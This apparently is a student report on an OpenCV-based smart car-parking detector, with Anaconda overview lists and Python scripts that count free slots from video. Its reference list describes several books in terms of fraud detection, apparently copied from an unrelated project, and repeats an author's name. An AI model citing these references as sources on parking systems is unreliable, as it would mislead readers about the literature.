* **Cross-Platform:** Anaconda is available for Windows, macOS, and Linux, making it convenient for developers across different operating systems.
* **Integrated Development Environments (IDEs):** Anaconda can be integrated with popular IDEs like Visual Studio Code and Jupyter Notebook for streamlined development.
* **Data Visualization:** It includes libraries like Matplotlib and Seaborn for creating various types of data visualizations.
* **Machine Learning:** Anaconda provides tools and libraries such as scikit-learn and TensorFlow for machine learning and deep learning projects.
* **Data Management:** With libraries like pandas, Anaconda helps manipulate and analyze structured data efficiently.
* **Community and Support**: Anaconda has a strong community and resources, including tutorials, documentation, and user forums.


Anaconda offers an all-in-one solution for data scientists, researchers, and developers working on data-intensive projects. It simplifies the setup of complex environments and ensures compatibility across packages, making it a popular choice in the data science community.

**What is the use of Anaconda?**


Anaconda is an open-source distribution of the Python and R programming languages for data science, machine learning, and scientific computing. It includes a package manager, environment manager, and a collection of over 1,500 pre-optimized and integrated data science packages and libraries. Anaconda simplifies the process of setting up and managing Python environments for data-related tasks. Here are some key uses and features of Anaconda:


* **Package Management:** Anaconda includes the **‘conda’** package manager, which makes it easy to install, update, and manage packages and libraries required for data analysis, machine learning, and scientific computing.
* **Environment Management:** With Anaconda, you can create isolated environments, each with its own set of packages. This allows you to work on multiple projects with different dependencies without conflicts.
* **Data Science Libraries:** Anaconda comes with a vast collection of data science libraries like NumPy, pandas, Matplotlib, scikit-learn, TensorFlow, PyTorch, and more, which are pre-installed and optimized for performance.
* **Integrated Development Environment (IDE):** Anaconda includes a lightweight IDE called Anaconda Navigator, which provides a user-friendly interface for managing environments, installing packages, and launching Jupyter Notebook, RStudio, and other tools.
* **Jupyter Notebook Integration:** Anaconda seamlessly integrates with Jupyter Notebook, providing an environment for interactive coding, data analysis, visualization, and documentation.
* **Cross-Platform Support:** Anaconda is available for Windows, macOS, and Linux, ensuring consistency in your development environment across different platforms.
* **Data Visualization Tools:** Anaconda includes libraries like Matplotlib, Seaborn, Plotly, and Bokeh, which facilitate data visualization and exploration.
* **Machine Learning Libraries:** Anaconda comes with popular machine learning libraries like scikit-learn, XGBoost, LightGBM, and CatBoost, making it suitable for building and training machine learning models.
* **Scientific Computing:** Anaconda supports scientific computing libraries like SciPy, SymPy, and IPython, enabling mathematical computations and simulations.
* **Big Data and Parallel Computing:** Anaconda provides libraries like Dask and Numba, which help handle large datasets and perform parallel computing tasks.
* **Community and Community Channels:** Anaconda's community support and documentation make it easier to find solutions and share knowledge. You can also access additional packages from community-driven channels.
* **Version Control and Reproducibility:** By creating isolated environments with specific package versions, Anaconda ensures that your code remains reproducible and avoids conflicts caused by changing dependencies.
* **Educational Use:** Anaconda is used in educational settings to teach programming, data analysis, and machine learning due to its pre-packaged libraries and ease of use.
* **Enterprise Edition:** Anaconda offers an enterprise edition with additional features and support tailored for businesses and larger teams.

Anaconda is particularly beneficial for data scientists, researchers, and developers who work on data-intensive projects, machine learning, and scientific computing, as it simplifies package management, environment setup, and the integration of tools commonly used in these fields.



**07. Flow Diagram**





**08. Coding**

**Cpark.py**

import cv2

import pickle

cap=cv2.VideoCapture("carpark.mp4")

#success,frame=cap.read()

#frame=cv2.resize(frame,(640,480))

#roi=cv2.selectROI(frame)

#196,373,225,400

#10, 5, 6, 4

try:

    with open("cparkyt",'rb')as f:

            points=pickle.load(f)

except:

    points=[]

def drawing(event,x,y,flags,param):

    if event==cv2.EVENT\_LBUTTONDOWN:

        points.append((x,y))

        with open("cparkyt",'wb')as f:

            pickle.dump(points,f)

    if event==cv2.EVENT\_RBUTTONDOWN:

       for i,pts in enumerate(points):

           x1,y1=pts

           if x1<x+w and y1<y+h:

               points.pop(i)

#w,h=29,27

w,h=20,20

while True:

    success,frame=cap.read()

    if success==False:

        break

    frame=cv2.resize(frame,(640,480))

    for pts in points:

        cv2.rectangle(frame,pts,(pts[0]+w,pts[1]+h),(0,0,255),2)

    cv2.imshow("Frame", frame)

    cv2.setMouseCallback("Frame",drawing)

    if cv2.waitKey(32) & 0xFF == 27:

        break

cap.release()

cv2.destroyAllWindows()

**finalcarpark.py**

import cv2

import pickle

import numpy as np

cap=cv2.VideoCapture("carpark.mp4")

with open("cparkyt",'rb')as f:

     points=pickle.load(f)

def crop(f):

    scount=0

    for pts in points:

        x,y=pts

        crop=f[y:y+h,x:x+w]

#        cv2.imshow(str(x\*y),crop)

        count=cv2.countNonZero(crop)

        if count < 150:

           cv2.putText(frame,str(count),(x,y -1),cv2.FONT\_HERSHEY\_PLAIN,1,(0,0,255),2)

           cv2.rectangle(frame,pts,(pts[0]+w,pts[1]+h),(0,255,0),2)

           scount+=1

        else:

            cv2.putText(frame,str(count),(x,y -1),cv2.FONT\_HERSHEY\_PLAIN,1,(0,0,255),2)

            cv2.rectangle(frame,pts,(pts[0]+w,pts[1]+h),(0,0,255),2)

    cv2.putText(frame,f'FreeSpace:{scount}/{len(points)}',(20,50),cv2.FONT\_HERSHEY\_PLAIN,2,(255,0,255),2)

w,h=20,20

#w,h=29,27

while True:

    success, frame = cap.read()

    if success==False:

        break

    frame=cv2.resize(frame,(640,480))

    gray=cv2.cvtColor(frame,cv2.COLOR\_BGR2GRAY)

    frameBlur=cv2.GaussianBlur(gray,(5,5),1)

    frameThreshold=cv2.adaptiveThreshold(frameBlur,255,cv2.ADAPTIVE\_THRESH\_GAUSSIAN\_C,

                                         cv2.THRESH\_BINARY\_INV,105,9)

    frameMedian=cv2.medianBlur(frameThreshold,5)

    kernel=np.ones((3,3),np.uint8)

    FrameDilate=cv2.dilate(frameMedian,kernel,iterations=1)

    crop(FrameDilate)


    cv2.imshow("Frame",frame)

    if cv2.waitKey(32) & 0xFF == 27:

        break

cv2.destroyAllWindows()

**09. Output**

****

****

**10. Limitations**

##### 1. Expensive Construction & Installation

A parking management system can cost a lot of money. For example, the statistical feature,**ticketing technology**, and reporting tools are just some things that increase the price. In addition, the other things you might need to pay for include high usage or peak access fees, software maintenance fees, and fee waivers, to name a few. Your budget may not allow you to purchase everything at once, so make sure your priorities your needs based on your organization’s requirements.

##### 2. Requires Regular Maintenance

The Smart Car Parking’s are usually automated, but they require regular maintenance to ensure everything is working smoothly. This means ensuring the software isn’t broken, and everything works properly, such as updating portions of code or optimizing tasks for quickness and efficiency. This could include updating portions of code or optimizing the program in order to optimize tasks for speed, reliability, and efficiency. Regular maintenance of**Smart Car Parking’s** requires not only money but also time. Hence it could be considered a downside of having a Smart Car Parking.

##### 3. System Breakdown

Utilizing technology to manage a car park is unquestionably an excellent decision. Still, we cannot ignore that machines can start malfunctioning anytime, no matter how meticulously they are manufactured or what software they are integrated with. In these cases, chaos may occur. Imagine if cars couldn’t access buildings and parked inside vehicles couldn’t move. If the system malfunctions, this could lead cars to park in the wrong places. This is another considerable downside of using a**Smart Car Parking**.

**11. Future Scope**

* The Smart parking system based on Slot booking is implemented, using the Android application.
* Using the slot allocation method, we can book our own cheapest parking slot. It is an efficient one for solving parking problems, which overcomes the traffic congestion also provides automated billing process.
* This work could be further extended as a fully automated system using multilayer parking method.
* Safety measures such as tracing the vehicle number face recognition of the drivers so as to avoid theft & automatic billing process can also be designed.
* We plan to expand the tests on the real time environment where the users can have the “Smart Parking” system in their handheld devices.

**12. References**

**Link of references**

1. [**https://chat.openai.com/**](https://chat.openai.com/)
2. [**https://www.w3schools.com/**](https://www.w3schools.com/)
3. [**https://www.geeksforgeeks.org/**](https://www.geeksforgeeks.org/)
4. [**https://www.tutorialspoint.com/index.htm**](https://www.tutorialspoint.com/index.htm)
5. [**https://www.javatpoint.com/python-pandas**](https://www.javatpoint.com/python-pandas)

**Book of references**

**"Machine Learning and Data Mining for Computer Security:** **Methods and Applications"** by Marcus A. Maloof

While not solely focused on credit card fraud, this book covers machine learning techniques for computer security, including fraud detection.

**"Data Science for Business"** by Foster Provost and Tom Fawcett

This book covers the fundamental concepts of data science applied to business problems, including fraud detection.

**"Practical Machine Learning for Computer Vision"** by Martin Görner, Ryan Gillard, Valliappa Lakshmanan, and Ryan Gillard

While primarily focused on computer vision, this book covers practical machine learning techniques that can be applied to various domains, including fraud detection.

**"Financial Signal Processing and Machine Learning"** by Ali N. Akansu and Mustafa U. Torun

This book focuses on applying signal processing and machine learning techniques to financial data analysis, including fraud detection.

**"Handbook of Financial Cryptography and Security"** edited by Burton Rosenberg

This handbook covers various topics related to financial security, including fraud detection techniques.

**"Smart Car Parking: A Realistic Modeling and a Novel Learning Strategy"** by Xin Xu, Yu Guan, and Zhiyong Yuan

This book explores Smart Car Parking from a modeling and learning perspective.

Remember that while books can provide a solid foundation, the field of Smart Car Parking is constantly evolving, and it's important to stay updated with the latest research, techniques, and tools through academic journals, research papers, and online resources.